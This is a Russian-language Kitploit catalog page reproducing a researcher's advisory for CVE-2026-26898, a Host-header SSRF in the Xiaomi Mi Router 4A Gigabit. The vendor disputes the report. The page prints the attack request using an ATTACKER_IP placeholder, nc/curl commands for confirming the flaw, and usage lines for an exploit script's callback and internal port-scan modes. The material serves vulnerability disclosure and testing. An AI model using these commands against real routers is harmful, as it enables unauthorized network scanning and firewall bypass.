
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-26898-Xiaomi-SSRF-HostHeaderInjection — Неавторизованный SSRF в Xiaomi Mi Router 4A Gigabit Edition (firmware 3.0.24) через Host Header Injection — CVE-2026-26898 | Kitploit
Инструменты/GitHubGitHub/iwallplace/cve-2026-26898-xiaomi-ssrf-hostheaderinjection
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСетевая безопасностьТестирование на ПроникновениеRed Teaming
GitHubiwallplace/cve-2026-26898-xiaomi-ssrf-hostheaderinjection

CVE-2026-26898-Xiaomi-SSRF-HostHeaderInjection

Неавторизованный SSRF в Xiaomi Mi Router 4A Gigabit Edition (firmware 3.0.24) через Host Header Injection — CVE-2026-26898

Репозиторий
11355 месяцев назадЕщё не проверено
Поделиться

CVE-2026-26898: Xiaomi Mi Router 4A Gigabit - SSRF через инъекцию заголовка Host

Vulnerability CVSS Status Vendor

Краткое описание

Уязвимость подделки серверного запроса (SSRF) существует в маршрутизаторе Xiaomi Mi Router 4A Gigabit Edition. Веб-интерфейс маршрутизатора не проверяет HTTP-заголовок Host, что позволяет неавторизованному злоумышленнику заставить маршрутизатор устанавливать произвольные исходящие TCP-соединения.

ПолеЗначение
УстройствоXiaomi Mi Router 4A Gigabit Edition
Прошивка3.0.24 (International)
CVECVE-2026-26898 (оспаривается — см. статус раскрытия ниже)
CWECWE-918 (Server-Side Request Forgery)
CVSS 3.18.6 (Высокий) — оценка исследователя; вендор оспаривает серьезность

Ответ вендора и статус раскрытия

Статус: Оспаривается вендором — этот отчет не был принят Xiaomi.

  • Сообщено в Xiaomi через HackerOne (отчет #3513458) 2026-01-16.
  • 2026-01-23 Xiaomi закрыла отчет как Информативный, заявив, что это ранее известная проблема, что маршрутизатор "все еще использует прокси-функцию", и что они классифицируют ее как низкий риск и не будут устранять.
  • Позиция исследователя: оценка серьезности оспаривается. Устройство все еще активно продается на официальных каналах Xiaomi (mi.com/tr) по состоянию на январь 2026 года, конечная точка доступна без аутентификации, а SSRF позволяет сканировать внутреннюю сеть и получать доступ к сервисам, доверяющим локальным соединениям. Поведение остается неисправленным.

CVE-2026-26898 используется здесь только для отслеживания; учитывая спор с вендором, его следует рассматривать как оспариваемый / неподтвержденный, а не подтвержденный вендором.

Затрагиваемая конечная точка

GET /cgi-bin/luci/api/xqsystem/login HTTP/1.1
Host: <ATTACKER_IP>:<PORT>

Подтверждение концепции

Скриншот

Exploit Demo

Быстрая проверка

python3 xiaomi_ssrf_exploit.py --target 192.168.31.1 --check

Вывод

[*] Checking vulnerability on 192.168.31.1...
[*] Local IP: 192.168.31.235
[*] Test Port: 44444
[+] VULNERABLE! Router connected back to 192.168.31.235:44444

Ручная проверка

# Терминал 1: Запустить прослушивание
nc -l 4444

# Терминал 2: Отправить вредоносный запрос
curl -H "Host: YOUR_IP:4444" "http://192.168.31.1/cgi-bin/luci/api/xqsystem/login"

Влияние

  • Сканирование внутренней сети: Использование маршрутизатора в качестве прокси для сканирования внутренних сетей
  • Обход брандмауэра: Доступ к службам, ограниченным IP-адресом маршрутизатора
  • Цепочка атак: Может быть объединен с другими уязвимостями для удаленного выполнения кода (RCE)

Файлы

ФайлОписание
xiaomi_ssrf_exploit.pyПолный эксплойт с несколькими режимами

Использование эксплойта

# Проверить наличие уязвимости
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --check

# Режим обратного вызова
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --callback YOUR_IP --port 4444

# Сканер портов
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --scan TARGET_IP --ports 22,23,80,443

Хронология

ДатаСобытие
2026-01-15Уязвимость обнаружена; разработано подтверждение концепции
2026-01-16Сообщено в Xiaomi через HackerOne (#3513458)
2026-01-23Xiaomi закрыла отчет как Информативный (низкий риск, не будет исправлять)
2026-06-03Опубликована публичная рекомендация (этот репозиторий) — оспаривается вендором, не исправлено

Ссылки

  • Отчет HackerOne #3513458 (отправлен в Xiaomi; закрыт как Информативный)
  • CWE-918: Server-Side Request Forgery (SSRF)

Отказ от ответственности

Этот эксплойт предоставляется только для образовательных целей и авторизованного тестирования безопасности. Несанкционированный доступ к компьютерным системам незаконен.

Автор

Ahmet Mersin
🌐 ahmetmersin.com
🐙 @iwallplace

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    396
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    257

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





